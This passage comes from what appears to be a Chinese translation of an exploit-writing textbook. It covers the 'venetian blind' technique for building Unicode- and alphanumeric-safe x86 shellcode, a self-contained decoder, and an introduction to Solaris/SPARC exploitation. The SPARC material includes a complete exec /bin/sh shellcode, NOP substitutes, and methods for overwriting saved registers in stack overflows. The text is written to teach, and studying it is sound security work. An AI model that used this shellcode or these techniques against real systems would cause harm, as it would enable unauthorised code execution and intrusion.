当然，要想成功地使用这个方法，EBP指向的地址必须是可写的。如果不符合这个要求，只有另想办法了，本节后面列了很多方法。当把这样的指令嵌到push和pop之间时，得到：

```
00401066 50                push        eax
00401067 00 6D 00          add         byte ptr [ebp],ch
0040106A 59                pop         ecx
```

也就是如下形式的Unicode：

```
\x50\x00\x6D\x00\x59
```

9.4　百叶窗法

毫不夸张地说，用如此有限的指令集写多功能的破解代码是非常困难的。那么，我们能做何改进呢？你可以用这个有限的指令集迅速创建一个真正的破解代码，就像Chris Anley论文里描述的百叶窗方法那样。这个方法基本上需要一个使用“破解编写器”的破解，以及一个已经有一半真正破解代码在里面的缓冲区。这个缓冲区是真正破解代码最终扩展的目的地。仅用有限的指令集编写的破解编写器使用创建全攻能破解代码所需的代码取代了目的缓冲区里的每个空字节。

看一个例子。在破解编写器开始执行前，目的缓冲区是：

```
\x41\x00\x43\x00\x45\x00\x47\x00
```

当破解编写器开始工作时，它用0x42替换第一个空字节，得到

```
\x41\x42\x43\x00\x45\x00\x47\x00
```

接着，下一个空字节被0x44替换，得到

```
\x41\x42\x43\x00\x45\x00\x47\x00
```

重复这个过程直到“真正的”全功能破解最终呈现。

```
\x41\x42\x43\x44\x45\x46\x47\x48
```

可见，它非常像合上的百叶窗，所以这个方法被称为百叶窗法。

为把每个空字节设为适当的值，破解编写器在开始工作时，至少需要一个指向半填充缓冲区的第一个空字节的寄存器。假设EAX指向第一个空字节，它可以用如下指令来设置：

```
00401066 80 00 42          add         byte ptr [eax],42h
```

0x42加上0x00，很明显，得到0x42。为了指向下一个空字节，EAX必须被递增两次，因而它也能被填充。但是记住，这个破解编写器的一部分破解代码需要真正的Unicode，因此，它应该用等价的nop填充。为了写1B的破解代码，现在需要下列代码：

```
00401066 80 00 42          add         byte ptr [eax],42h
00401069 00 6D 00          add         byte ptr [ebp],ch
0040106C 40                inc         eax
0040106D 00 6D 00          add         byte ptr [ebp],ch
00401070 40                inc         eax
00401071 00 6D 00          add         byte ptr [ebp],ch
```

为了得到2B真正的破解代码，我们用了16B（8个宽字符），其中14B（7个宽字符）是指令，2B（1个宽字符）用于存储。1B已经在目的缓冲区里了，另外1B由破解编写器在运行过程中创建。

Chris的代码比较小（相对来说），这是一个优点，但也存在一个问题：代码中有0x80。如果

把破解代码作为ASCII字符串发给脆弱的进程，进程有可能把它转换成Unicode，根据转换函数使用的代码页，这个字节有可能被破坏。此外，用大于0x7F的值替换空字节时，会面临同样的问题，破解代码有可能会被破坏，从而不能正常工作。为了解决这个问题，我们需要创建只使用0x20到0x7F之间字节的破解编写器。更好的解决办法是只使用字母和数字，因为即使是标点符号，有时也会受到特殊处理，如经常被剥离、转义或转换。为了保证成功，我们应尽量避免使用这些容易出问题的字符。

ASCII 百叶窗方法实现

我们的任务是编写使用百叶窗方法的Unicode类型破解代码，如果你愿意，可以在运行过程中只用Roman字母表（Roman破解代码编写器）中的ASCII字母和数字生成任意的代码。还有其他一些生成代码的方法，但效率都很低；它们用多个字节表示一个shellcode字节。这里介绍的方法符合我们的需要，用百叶窗方法呈现原始代码的ASCII形式，可使用最少的字节数。在接触破解编写器实质之前，需要先设置一些状态。我们需要把ECX设为指向目的缓冲区的第一个空字节，还需要把值0x01放在栈顶，把0x39放在EDX（实际上在DL）里，把0x69放在EBX（实际上在BL）里。如果你不清楚这些先决条件从何而来，不必担心，一切都将真相大白。为了看得清楚一些，我们把那些等价的nop（这里是指add byte ptr [ebp],ch）从下面的设置代码里移走了：

```
0040B55E 6A 00          push     0
0040B560 5B             pop      ebx
0040B564 43             inc      ebx
0040B568 53             push     ebx
0040B56C 54             push     esp
0040B570 58             pop      eax
0040B574 6B 00 39       imul     eax,dword ptr [eax],39h
0040B57A 50             push     eax
0040B57E 5A             pop      edx
0040B582 54             push     esp
0040B586 58             pop      eax
0040B58A 6B 00 69       imul     eax,dword ptr [eax],69h
0040B590 50             push     eax
0040B594 5B             pop      ebx
```

假设ECX包含了指向第一个空字节（我们随后将处理这种情况）的指针，这段代码已经把0x00000000压入栈顶，然后弹出到EBX。EBX现在的值为0。EBX加1后被压入栈。接下来，我们把栈顶的地址压入栈顶，然后弹出到EAX，现在EAX中保存的是1的内存地址。现在用0x39乘1得到0x39，这个结果保存在EAX，然后压入栈，接着弹出到EDX。EDX现在是0x39，更重要的是，EDX的低8位寄存器DL的值是0x39。

用push esp指令再次把1的地址压入栈顶，然后弹出到EAX。EAX又保存了1的内存地址。用0x69乘1，这个结果保存在EAX里，然后压入栈，弹出到EBX。EBX/BL现在的值是0x69。当需要写大于0x7F的字节时，BL和DL将开始起作用。继续看百叶窗方法的实现形式，为了使版面看起来比较整洁，我们移走了等价的nop，如下：

```
0040B5BA 54          push     esp
0040B5BE 58          pop      eax
0040B5C2 6B 00 41    imul     eax,dword ptr [eax],41h
0040B5C5 00 41 00    add      byte ptr [ecx],al
0040B5C8 41          inc      ecx
0040B5CC 41          inc      ecx
```

记住，栈顶保存的值是0x00000001，我们把1的地址压入栈，然后弹出到EAX，因此，EAX现在保存的是1的地址。用imul指令把我们想写的值乘以1，在这种情况下是0x41。EAX现在是0x00000041，所以AL是0x41。我们把它与ECX指向的字节相加（记住，是空字节，因此，当0x41加上0x00时，得到0x41），关闭了百叶窗的第一个挡板。然后ECX递增两次，跳过非空字节，使ECX指向下一个空字节，重复这个过程，直到写出整个代码。

现在，如果需要写一个大于0x7F的值，会发生什么呢？我们希望BL和DL在这里发挥作用。下列所述是如上代码为了处理这样的情况所做的一些变化。

假设用0x7F到0xAF之间的字节替换正在讨论的空字节，例如0x94（xchg eax,esp），应该用下列代码：

```
0040B5BA 54          push     esp
0040B5BE 58          pop      eax
0040B5C2 6B 00 5B    imul     eax,dword ptr [eax],5Bh
0040B5C5 00 41 00    add      byte ptr [ecx],al
0040B5C8 46          inc      esi
0040B5C9 00 51 00    add      byte ptr [ecx],dl // <---- HERE
0040B5CC 41          inc      ecx
0040B5D0 41          inc      ecx
```

注意这里会发生什么。先把0x5B写入空字节，然后加上DL里的值0x39。0x39加上0x5B等于0x94。顺便提一下，用INC ESI代替插入等价的nop，避免ECX因过早递增而使0x39加上一个非空字节。

如果用0xAF到0xFF之间的值替换空字节，例如0xC3（ret），可用下列代码：

```
0040B5BA 54          push     esp
0040B5BE 58          pop      eax
0040B5C2 6B 00 5A    imul     eax,dword ptr [eax],5Ah
0040B5C5 00 41 00    add      byte ptr [ecx],al
0040B5C8 46          inc      esi
0040B5C9 00 59 00    add      byte ptr [ecx],bl // <---- HERE
0040B5CC 41          inc      ecx
0040B5D0 41          inc      ecx
```

在这个例子里，我们做同样的事情，只不过这次是利用BL把0x69与这个字节所指的地址相加。这由ECX完成，ECX恰好被设为0x5A。0x5A加上0x69等于0xC3，所以，我们写出了ret指令。

如果需要的值在0x00到0x20之间，会发生什么呢？在这种情况下，只需简单地溢出这个字节即可。假如想用0x06替换空字节（push es），最好用这样的代码：

```
0040B5BA 54          push     esp
0040B5BE 58          pop      eax
0040B5C2 6B 00 64    imul     eax,dword ptr [eax],64h
```

```
0040B5C5 00 41 00           add         byte ptr [ecx],al
0040B5C8 46                 inc         esi
0040B5C9 00 59 00           add         byte ptr [ecx],bl
// <--- BL == 0x69
0040B5CC 46                 inc         esi
0040B5CD 00 51 00           add         byte ptr [ecx],dl
// <--- DL == 0x39
0040B5D0 41                 inc         ecx
0040B5D4 41                 inc         ecx
```

0x60加上0x69再加上0x39等于0x106。但一个字节可以保存的最大值是0xFF，因此，这个字节产生溢出，从而只剩下0x06。

当它们不在0x20到0x7F范围内时，也可以用这个方法调整非空字节，而且可以用等价的non做些有用的事情——让我们用这个方法使它非等价。例如，假设非空字节是0xC3（ret），最初应把它设为0x5A。当在非空字节之前设置空字节时，我们要确保在调用第二个inc ecx之前做这些。可以做如下调整：

```
0040B5BA 54                 push        esp
0040B5BE 58                 pop         eax
0040B5C2 6B 00 41           imul        eax,dword ptr [eax],41h
0040B5C5 00 41 00           add         byte ptr [ecx],al
0040B5C8 41                 inc         ecx
// NOW ECX POINTS TO THE 0x5A IN THE DESTINATION BUFFER
0040B5C9 00 59 00           add         byte ptr [ecx],bl
// <-- BL == 0x69 NON-null BYTE NOW EQUALS 0xC3
0040B5CC 41                 inc         ecx
0040B5CD 00 6D 00           add         byte ptr [ebp],ch
```

重复这个动作直到完成整个代码。但有一个遗留的问题：我们到底想执行什么样的代码呢？

它将变成

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

于是，我们写自己的WideCharToMultiByte()译码器，从尾部拿走\x42，把它放在\x41后面。然后，复制\x44到\x43后面，等等，直到结束。

```
\x41\x00\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x42。

```
\x41\x42\x43\x00\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x44。

```
\x41\x42\x43\x44\x45\x00\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x46。

```
\x41\x42\x43\x44\x45\x46\x47\x00\x48\x00\x46\x00\x44\x00\x42\x00
```

移动\x48。

```
\x41\x42\x43\x44\x45\x46\x47\x48\x48\x00\x46\x00\x44\x00\x42\x00
```

这样就完成了Unicode字符串的译码，得到了想要的执行代码了。

9.5.1　译码器的代码

应该把这个译码器写成自包含模块，做到即插即用。这个译码器所做的唯一假定是在入口处EDI寄存器保存的是将要被执行的第一条指令的地址（在这种情况下是0x004010B4）。译码器的长度是0x23字节，它被加到EDI，因此EDI现在恰好指向jne here指令的后面。这是Unicode字符串将被译码的地方。

```
004010B4 83 C7 23          add          edi,23h
004010B7 33 C0             xor          eax,eax
004010B9 33 C9             xor          ecx,ecx
004010BB F7 D1             not          ecx
004010BD F2 66 AF          repne scas   word ptr [edi]
004010C0 F7 D1             not          ecx
004010C2 D1 E1             shl          ecx,1
004010C4 2B F9             sub          edi,ecx
004010C6 83 E9 04          sub          ecx,4
004010C9 47                inc          edi
here:
004010CA 49                dec          ecx
004010CB 8A 14 0F          mov          dl,dword ptr [edi+ecx]
004010CE 88 17             mov          byte ptr [edi],dl
004010D0 47                inc          edi
004010D1 47                inc          edi
004010D2 49                dec          ecx
004010D3 49                dec          ecx
004010D4 49                dec          ecx
004010D5 75 F3             jne          here (004010ca)
```

在对Unicode字符串译码之前，译码器需要知道将要译码的字符串的长度。如果这个代码能做到即插即用，那么这个字符串可以是任意长度。为了得到字符串的长度，这段代码将扫描整个字符串来寻找两个连续的空字节，记住，两个空字节将终止Unicode字符串。译码器开始循环时，在标注here的地方，ECX包含字符串的长度，EDI指向字符串的开头。然后，EDI递增1，指向第一个空字节，ECX递减1。现在，当ECX被加到EDI时，将指向字符串末端的非空字节。然后，这个非空字节被临时移到DL，然后移到EDI指向的空字节。EDI递增2，ECX递减4，继续执行循环。

当EDI指向字符串中部的时候，ECX是0，Unicode字符串尾部的非空字节都被移到字符串的前半部，替换了空字节，因此，我们有了一块连续的代码。当循环结束时，程序从刚译码的破解代码头部继续执行，这个破解代码位于jne here指令之后刚刚被解码的。

在实际写Roman破解编写器之前，还有一些事情需要处理。我们需要一个指向缓冲区的指针，译码器将被写到那里，一旦写完这个译码器，还需要调整这个指针，使它指向译码器即将开始工作的缓冲区。

9.5.2 在缓冲区地址上定位

返回刚得到控制的脆弱进程，在做进一步处理之前，需要获得用户提交数据的缓冲区的参考。我们将用到百叶窗方法中使用ECX的代码，因此，需要把ECX设为指向缓冲区。两个方法都可以使用，主要看寄存器是否指向缓冲区。最后，假设一个寄存器包含一个指向缓冲区的指针（例如，EAX寄存器），我们最好把它压入栈，然后弹出到ECX。

```
push eax
pop ecx
```

然而，如果没有寄存器指向缓冲区，可是知道缓冲区在内存中的精确位置，那么也可以用下列技术。很多时候，我们用固定位置（的地址）改写返回地址，例如0x00410041，然后得到所需信息。

```
push 0
pop eax
inc eax
push eax
push esp
pop eax
imul eax,dword ptr[eax],0x00410041
```

这将把0x00000000压入栈，然后弹出到EAX。EAX现在是0，EAX递增1，然后压入栈。栈顶现在是0x00000001，随后可把栈顶的地址压入栈。然后弹出到EAX，EAX现在指向1。我们把缓冲区的地址乘以1，实际上，这条指令是把缓冲区的地址移到EAX。它只是一个借口，但是不能执行mov eax,0x00410041，因为隐含在这条指令后面的机器码并没有用Unicode形式。

一旦缓冲区的地址在EAX中，即可把它压入栈，并弹出到ECX。

```
push eax
pop ecx
```

然后需要调整它。我们把编写译码器编写器作为练习留给读者。本节已经提供了完成这个练习所需要的信息。

9.6 小结

本章介绍了怎样破解那些带有过滤器的漏洞。许多漏洞的缓冲区只接受可打印的ASCII字符，或者需要用Unicode来破解。一般情况下，这些漏洞被归纳为“不可破解”，但是，适当地使用过滤器和译码器，再加上一点创造力，它们实际上是可以破解的。

我们还介绍了怎样编写过滤器以及Roman破解编写器的百叶窗方法。利用过滤器可以破解存在Unicode过滤器的漏洞，利用百叶窗方法可以破解可打印的ASCII字符漏洞。

第 10 章

Solaris破解入门

很长一段时间以来，Solaris主要支持高端的Web服务器和数据库服务器。尽管Solaris有Intel发行版，但绝大多数的Solaris还是运行在SPARC架构之上。在本章将把精力放在Solaris的SPARC版本上，它是Solaris的最重要版本。Solaris在以前被称为SunOS，当然这样的称呼已渐渐被大家遗忘了，现在常见的版本是2.6、2.7、2.8和2.9。

当其他的操作系统倾向于在默认安装情况下只提供基本服务时，Solaris 9仍提供了大量的远程监听服务，例如，默认安装的Solaris 9启用了近20个RPC服务。现在，在网络上可以获得大量的Solaris源代码，这似乎预示着在RPC里可能会发现更多的漏洞。

几乎所有的Solaris RPC服务都出现过漏洞（sadmind、cmsd、statd、automount通过statd、snmXdmid、dmispd、cachefsd等），也发现了通过inetd使用的远程错误，如telnetd、/bin/login（通过telnetd和rshd）、dtspcd、lpd等。Solaris在默认状态下有大量带setuid位的文件，因此，在正式使用Solaris前，应该仔细对它进行加固。

当然，Solars也内置了一些安全功能，包括进程记账、审计和可选的非可执行栈。从管理员的立场来看，启用这个选项是值得的，因为它对系统提供了一定程度上的保护。

10.1 SPARC 体系结构介绍

SPARC（Scalable Processor Architecture）是广泛使用的硬件平台，对Solaris的支持非常好。它最初由Sun公司开发，后来逐渐演变成一个开放的标准。它最早有两个版本（v7和v8），都是32位的，当然，最新的版本（v9）是64位的。SPARC v9 处理器在传统的低效率运行模式中，可以运行64位及32位程序。

UltraSPARC处理器源自Sun公司的SPARC v9，具有运行64位程序的能力Sun公司的其他CPU实际上都是来自SPARC v7或v8，仅在32位模式下运行程序。Solaris 7、8和9都支持64位内核，可以运行64位用户模式的程序，然而，大多数用户模式的程序是以32位运行的。

SPARC 处理器有32个通用寄存器，随时可以使用。其中一些有特殊用途，剩下的由编译器分配或由程序员自由处理。我们一般把32个寄存器分成4类：全局寄存器、局部寄存器、输入寄存器和输出寄存器。

实际上，SPARC体系结构是big-endian，意味着首先在内存里用最有效的字节表示整数和指针。它的指令长度是固定的，都是4字节长，所有的指令以4字节为界进行对齐，任何在不对齐的

地址上执行的代码都会导致BUS错误；同样，读写任何未对齐的地址也会导致BUS错误并引起程序崩溃。

10.1.1　寄存器和寄存器窗口

SPARC CPU可使用的寄存器总数可以改变，但它们被分成了固定数量的寄存器窗口。一个寄存器窗口就是某个函数使用的一组寄存器。当前寄存器窗口指针通过save和restore指令来增加或减少。函数在开始和结束时通常会执行这两条指令。

save指令保存当前的寄存器窗口，使系统分配一组新的寄存器；restore指令丢弃当前的寄存器窗口，恢复前面保存的数据。可以用save指令为局部变量保留栈空间，用restore函数释放局部栈空间。

无论是函数调用，还是执行save或restore指令，都不会影响到全局寄存器（%g0～%g7）。第一个全局寄存器%g0永远是零。写入它的数据会被丢弃，任何以它为源寄存器的复制操作将把目标操作数设为零。除了%g0之外，剩下的7个全局寄存器也各有用途，表10-1里有具体介绍。

局部寄存器（%l0～%l7）对于具体的函数来说是局部的。它们作为寄存器窗口的一部分被保存和恢复。局部寄存器没有特殊的用途，编译器可以随意使用。每个函数也都可以使用它们。

执行save时，输出寄存器（%o0～%o7）将改写输入寄存器（%i0～%i7）。执行restore时，执行相反的操作，输入寄存器将改写输出寄存器。save把前一个函数的输入寄存器作为寄存器窗口的一部分加以保存。

开始的6个输入寄存器（%i0～%i5）传入函数参数。它们作为%o0至%o5传递给函数，当执行save时，它们变成%i0～%i5。当函数需要6个以上的参数时，额外的参数将通过栈传递。函数的返回值存储在%i0里，执行restore时转为%o0。

%o6寄存器和栈指针%sp是同义词，而%i6是帧指针%fp。Save像前一个函数预期那样，把栈指针作为帧指针保存，restore把保存的栈指针恢复到它原来的地方。

至今没有提及的两个通用寄存器%o7和%i7，可用于保存返回地址。执行call后，返回地址保存在%o7。当执行save时，这个值毫无疑问会被复制到%i7，它保持直到执行一个返回和restore为止。在这个值被复制到输入寄存器之后，%o7就变成一个普通用途的寄存器了。总结输入/输出寄存器用途的列表见表10-2。

表10-1　全局寄存器及其用途

寄存器	用途
%g0	永为0
%g1	临时存储
%g2	全局变量1
%g3	全局变量2
%g4	全局变量3
%g5	保留
%g6	保留
%g7	保留

表10-2　寄存器名称和用途

寄存器	用途
%i0	第一个进入的函数参数，返回值
%i1～%i5	第二个至第六个进入的函数参数
%i6	帧指针（保存的栈指针）
%i7	返回地址
%o0	第一个输出的函数参数，来自被调用的函数的返回值
%o1～%o5	第二个至第六个输出的函数参数
%o6	栈指针
%o7	紧接着调用之后包含返回地址，否则用于通常目的

为了方便，在表10-3里和10-4里总结了save和restore的作用。

表10-3　save指令的作用

(1) 局部寄存器（%l0～%l7）作为寄存器窗口的一部分被保存
(2) 输入寄存器（%i0～%i7）作为寄存器窗口的一部分被保存
(3) 输出寄存器（%o0～%o7）变成输入寄存器
(4) 保留指定数量的栈空间

表10-4　restore指令的效果

(1) 输入寄存器变成输出寄存器
(2) 从保存的寄存器窗口恢复原来的输入寄存器
(3) 从保存的寄存器窗口恢复原来的局部寄存器
(4) 作为第一步操作的结果，%sp（%o6）变成%fp（%i6），从而释放局部栈空间

对于leaf函数（不调用其他函数的函数），编译器可以生成不执行save或restroe的指令，以省去这些操作带来的开销，但是系统不能改写输入寄存器或局部寄存器，必须在输出寄存器里访问参数。

任何确定的SPARC CPU都有固定数量的寄存器窗口。在它们可用的时候，用来保存需保存的寄存器。当寄存器窗口用完后，最早的寄存器窗口被刷新，相关的数据被压入栈。每条save指令至少在栈上保留64B的空间，在必要时也会保存本地寄存器和输入寄存器的内容。当发生上下文切换时，或者发生大量的陷阱或中断时，所有的寄存器窗口都有可能被刷新，从而把寄存器窗口中的数据压入栈。

10.1.2　延迟槽

和其他的体系结构类似，SPARC在执行分支、调用或跳转指令时使用延迟槽。在程序执行过程中，有两个寄存器用来指定控制流：%pc是程序计数器，指向当前的指令；%npc指向将被执行的下一条指令。当执行分支或调用指令时，目的地址被加载到%npc而不是%pc。这导致在执行流被重定向到目的地址之前，分支/调用之后的指令被执行。

```
0x10004:    CMP %o0, 0
0x10008:    BE 0x20000
0x1000C:    ADD %o1, 1, %o1
0x10010:    MOV 0x10, %o1
```

在这个例子里，如果%o0保存零，在0x10008的分支将被采用。然而，在采用这个分支前，0x1000c处的指令被执行。如果这个分支在0x10008没有被采用，0x1000c处的指令仍被执行，执行流继续到0x10010。如果一个分支被取消，例如BE，A address，那么仅仅在采用这个分支时，才会执行延迟槽的指令。很多因素都会影响SPARC上的执行流程，然而，即使是为了写破解，也没有必要全部理解它们。

10.1.3　合成指令

SPARC里的许多指令是由其他指令合成的，或者是其他指令的别名。因为所有的指令都是4B，所以，它要用两条指令把32位值加载到寄存器。更有趣的是，call和ret都是合成的指令。call更准确的形式是jmpl address，%o7。jmpl是一个链接的跳转，它把当前指令指针的值保存在目标操作数里。用call指令时，目的操作数是寄存器%o7。ret只是jmpl %i7+8，%g0，回

10

到保存的返回地址上来。程序计数器的值被丢给%g0寄存器，而该寄存器总是为零。

Leaf 函数用另外的合成指令retl返回。因为它们不必执行save或restore，因此，返回地址在%o7里。retl是jmpl %o7+8, %g0的别名。

10.2　Solaris/SPARC shellcode 基础

SPARC上的Solaris和其他的UNIX操作系统类似，都有明确定义的系统调用接口。Solaris/SPARC平台上的shellcode和其他平台上的差不多，一般也使用系统调用而不是调用库函数。网上有大量的Solaris/SPARC shellcode，大多都流传了很多年。如果你只想找一些平常使用的代码或只用于破解目的，在网上肯定可以找到合适的shellcode。然而，如果你希望自己写shellcode，那么必须掌握本章所介绍的基础知识。

系统通过特殊的系统陷阱8开始系统调用。然而，SunOS最初是用陷阱0开始系统调用的，只是最近的Solaris版本才改成陷阱8。系统调用号通过全局寄存器%g1指定。作为正常的函数参数，少于6个的系统调用参数都是通过输出寄存器%o0到%o5传递的。大多数系统调用的参数一般都少于6个，但有些函数可能需要6个以上的参数，这时，一般通过栈来传递这些额外的参数。

10.2.1　自定位和 SPARC shellcode

为了引用自身包含的字符串，多数shellcode都需要一个在内存里定位自己位置的方法。在运行时构造字符串并将其作为代码的一部分，有可能可以避免这样做，但这样则明显缺乏效率和可靠性。在x86上，通过跳转和call/pop指令对可以轻松完成自定位。但在SPARC上，由于延迟槽的存在，以及为了避免shellcode里出现空字节，所使用的指令要复杂一些。

下面的指令把shellcode的地址载入寄存器%o7，这个方法很有效，已经在SPARC shellcode里使用过很多年了：

```
(1) \x20\xbf\xff\xff // bn, a shellcode - 4
(2) \x20\xbf\xff\xff// bn, a shellcode
(3) \x7f\xff\xff\xff // call shellcode + 4
(4) shellcode的其余代码
```

这个bn，a是已经废除的branch never指令。换句话说，这些分支指令从来没被采用过（branch never），这意味着延迟槽总是被跳过。call指令是真正的链接跳转，即把当前指令计数器的值存储在%o7里。

上述指令执行的顺序是(1)，(3)，(4)，(2)，(4)。

这段代码导致call指令的地址被保存在%o7里，使shellcode可以定位它在内存里的字符串。

10.2.2　简单的 SPARC exec shellcode

大部分sellcode的最终目的是执行命令行shell，然后从shell里完成其他事情。下面介绍一些非常简单的shellcode，它们在Solaris/SPARC上执行/bin/sh。

在现代Solaris机器上，exec系统调用的是编号11，它需要两个参数，第一个是指向要执行的文件名的字符指针，第二个是一个非终止字符指针数组，用于指定文件参数。这两个参数分别被保存在%o0和%o1，系统调用编号被保存在%g1。下面的shellcode演示了具体操作方法。

```
static char scode[]=    "\x20\xbf\xff\xff"      // 1: bn,a scode - 4
                        "\x20\xbf\xff\xff"      // 2: bn,a scode
                        "\x7f\xff\xff\xff"      // 3: call scode + 4
                        "\x90\x03\xe0\x20"      // 4: add %o7, 32, %o0
                        "\x92\x02\x20\x08"      // 5: add %o0, 8, %o1
                        "\xd0\x22\x20\x08"      // 6: st %o0, [%o0 + 8]
                        "\xc0\x22\x60\x04"      // 7: st %g0, [%o1 + 4]
                        "\xc0\x2a\x20\x07"      // 8: stb %g0, [%o0 + 7]
                        "\x82\x10\x20\x0b"      // 9: mov 11, %g1
                        "\x91\xd0\x20\x08"      // 10: ta 8
                        "/bin/sh";              // 11: shell string
```

下面逐行解释这段代码。

(1) 这段熟悉的代码把shellcode的地址载入%o7。

(2) 定位延续地载入代码。

(3) 重复一次。

(4) 把/bin/sh的地址载入%o0，这是系统调用的第一个参数。

(5) 把函数参数数组的地址载入%o1。这个地址位于/bin/sh后面8B处，在shellcode结尾后面1B处，是系统调用的第二个参数。

(6) 用字符串/bin/sh初始化参数数组（argv[0]）的第一个成员。

(7) 把参数数组的第二个成员设为空值，以终止数组（%g0总是空值)。

(8) 在正确位置写一个空字节，确保/bin/sh字符串完全被空值终止。

(9) 把系统调用编号载入%g1（11＝SYS_exec)。

(10) 通过陷阱8（ta代表陷阱）执行系统调用。

(11) shell 字符串。

10.2.3 Solaris 里有用的系统调用

10.2.4 NOP和填充指令

为了增加破解的可靠性并减少对精确地址的依赖性，可在破解载荷里使用填充指令。但在大多数情况下，SPARC的NOP指令没什么用处，因为它包含3个空字节，在大多数基于字符串的溢出里不会被复制。但是，许多指令可以代替它，并且具有同样的效果，如表10-6中所示。

表10-6　NOP替代物

SPARC填充指令	字节顺序
sub %g1, %g2, %g0	"\x80\x20\x40\x02"
andcc %l7, %l7, %g0	"\x80\x8d\xc0\x17"
or %g0, 0xfff, %g0	"\x80\x18\x2f\xff"

10.3 Solaris/SPARC栈帧介绍

Solaris/SPARC中栈帧的组织和其他平台中的类似。栈像Intel x86中的一样，用于保存局部变量和寄存器中的数据（见表10-7），地址也是从大到小，依次减少的。系统在栈上为32位二进制文件里的函数至少保留96B的空间，这些空间除了保存8个本地寄存器和8个输入寄存器外，还剩下32B；这32B用于保存返回的结构指针和参数的副本，以防止它们被寻址（如果指向它们的指针必须被传递给另外的函数）。对任何函数都这样组织栈帧，所以为局部变量保留的空间比为保存的寄存器保留的空间更靠近栈顶。这可以预防函数改写它自己保存的寄存器。

表10-7　Solaris的内存管理

栈顶——高内存地址
函数1 为局部变量保留的空间 大小：可变的
函数1 为返回结构保留的空间指针和参数的副本 大小：32B
函数1 为保存的寄存器保留的空间 大小：64B
栈底——低内存地址

Solaris的栈通常用于保存结构和数组，而不像x86平台那样还保存整数和指针。在大多数情况下，整数和指针保存在通用寄存器里，除非参数的数量超出可用的寄存器，或者要求它们必须是可寻址的，才会把它们放到栈上。

10.4 栈溢出的方法

让我们看一些最流行的Solaris栈溢出方法。在某些情况下，它们和Intel IA32 的稍微有些不同，但也有很多共性。

10.4.1 任意大小的溢出

SPARC允许改写任意大小的栈溢出，这和Intel x86的有很多相似之处。最后的目标都是改写保存在栈上的指令指针，把执行流重定向到包含shellcode的地址。然而，因为栈的组织形式，它可能只能改写调用函数保存的寄存器。最终的效果是采用两个函数的最小值来获取执行控制。

如果函数包含栈溢出，那么这个函数的返回地址保存在`%i7`里。SPARC的`ret`指令是由`jmpl %i7+8, %g0`合成的，则延迟槽通常会被`restore`指令填充。第一个`ret / restore`指令对将产生一个新值，这个值来自从保存的寄存器窗口所恢复的`%i7`。如果这是从栈上而不是从内部寄存器

恢复的，且已经作为溢出的一部分被改写了，那么第二个ret将导致代码执行攻击者选择的地址。

表10-8显示了栈上保存的Solaris/SPARC寄存器窗口信息。这个信息的组织形式和调试器（比如说GDB）里输出的差不多。输入寄存器比局部寄存器更靠近栈顶。

表10-8 栈上保存的寄存器窗口布局

%I0	%I1	%I2	%I3
%I4	%I5	%I6	%I7
%i0	%i1	%i2	%i3
%i4	%i5	%i6（保存的%fp）	%i7（保存的%pc）

10.4.2 寄存器窗口和栈溢出的复杂性

任何SPARC CPU都有固定数量的内部寄存器窗口。SPARC v9的CPU可以使用2～32个寄存器窗口。当CPU的寄存器窗口用完后，再执行save时，将产生窗口溢出陷阱，CPU将刷新寄存器窗口的内部寄存器，把相关数据压入栈；在发生上下文切换或暂停线程时，寄存器窗口肯定会被刷新，使数据入栈；系统调用通常也会刷新寄存器窗口，使数据入栈。

在发生溢出时，如果试图改写的寄存器窗口不在栈上，而是在CPU的寄存器里，破解显然不会成功。依据返回，保存的寄存器将不会从你在栈上改写的位置恢复，而是从内部寄存器恢复。这将使试图改写保存的%i7寄存器的攻击更加困难。

当缓冲区溢出的进程被调试时，它的行为不同于平时，因为调试器的停顿（break）将会刷新所有的寄存器窗口。如果你正在调试程序，并在溢出发生前停顿，可能会刷新寄存器窗口，从而导致其他的溢出不会再发生了。最常见的情形是，只有当GDB附上目标进程时，破解才能正常工作。这是因为没有调试器停顿时，寄存器窗口不会被刷新入栈，从而使改写没有效果。

10.4.3 其他复杂的因素

当寄存器压入栈时，%i7是最后被压入的。这意味着在典型的字符串溢出里，为了改写%i7，首先要改写其他的寄存器。在最好的情况下，为了获取程序的执行控制，将需要一个额外的返回。然而，所有的本地和输入寄存器都已经被溢出破坏了。最常见的情形是，寄存器包含被破坏的指令，如果这些指令是无效的，那么在关键函数返回之前，它们将引起访问违例或段失效。为了在个案的基础上评定这个情形并且为不同于返回地址的寄存器确定适当的值，可能必须这样。

SPARC上的帧指针必须以8B为界对齐。如果改写一个帧指针，或者在溢出里改写多个保存的寄存器，在帧指针里对齐是基本的保护措施。在执行restore指令时，如果没有对齐帧指针，将引起BUS错误，从而导致程序崩溃。

10.4.4 可能的解决方法

即使第一个寄存器窗口没有保存在栈上，也仍有一些方法可以执行保存的%i7的栈改写。如果攻击者可以多次尝试，将有可能尝试多次溢出，等待在合适的时刻发生上下文切换，从而导致寄存器被立刻刷新入栈。然而，这个方法不太可靠，因为并不是所有的溢出都可以重复利用。

对于靠近栈顶的函数，可以改写保存的寄存器。对任何确定的二进制文件，从一个栈帧到另

一个栈帧之间的距离通常是可以预计且可以计算的。因此，如果第一个调用函数的寄存器窗口没有刷新入栈，或许在调用第二个或第三个函数时才会导致它被刷新入栈。然而，你企图改写的保存的寄存器越靠近调用树上端，赢得控制所需要的函数返回就越多，防止程序由于栈恶化而崩溃也会越困难。

在许多情况下，用两个返回改写第一个保存的寄存器窗口并执行代码是有可能的，然而，对破解来说，知道最坏的情况对我们有好处。

10.4.5　off-by-one栈溢出漏洞

SPARC上的off-by-one漏洞非常难破解，并且在大多数情况下是不可破解的。off-by-one破解的原理主要是基于指针恶化的。对于Intel x86上的破解，最明确的方法是改写保存的帧指针的最没意义的位，通常是栈上紧跟着局部变量的第一个地址。如果帧指针不是目标，另外的指针很有可能是目标。绝大部分的off-by-one漏洞是由于空字节终止的原因，当剩余的缓冲区空间不够用时，通常会导致一个空字节被写到边界之外。

SPARC用big-endian字节顺序表示指针。在off-by-one例子里，最有意义的字节将被破坏，而不是改写保存在内存里的指针的最没意义的字节。对指针的改变还不是一星半点，而是使其发生巨大变化。例如，当标准栈指针`0xFFBF1234`最有意义的字节被改写后，可能指向`0xBF1234`。这个地址是无效的，除非堆非常大而扩展到那个地址。只有在可选择的情况下，这才是可行的。

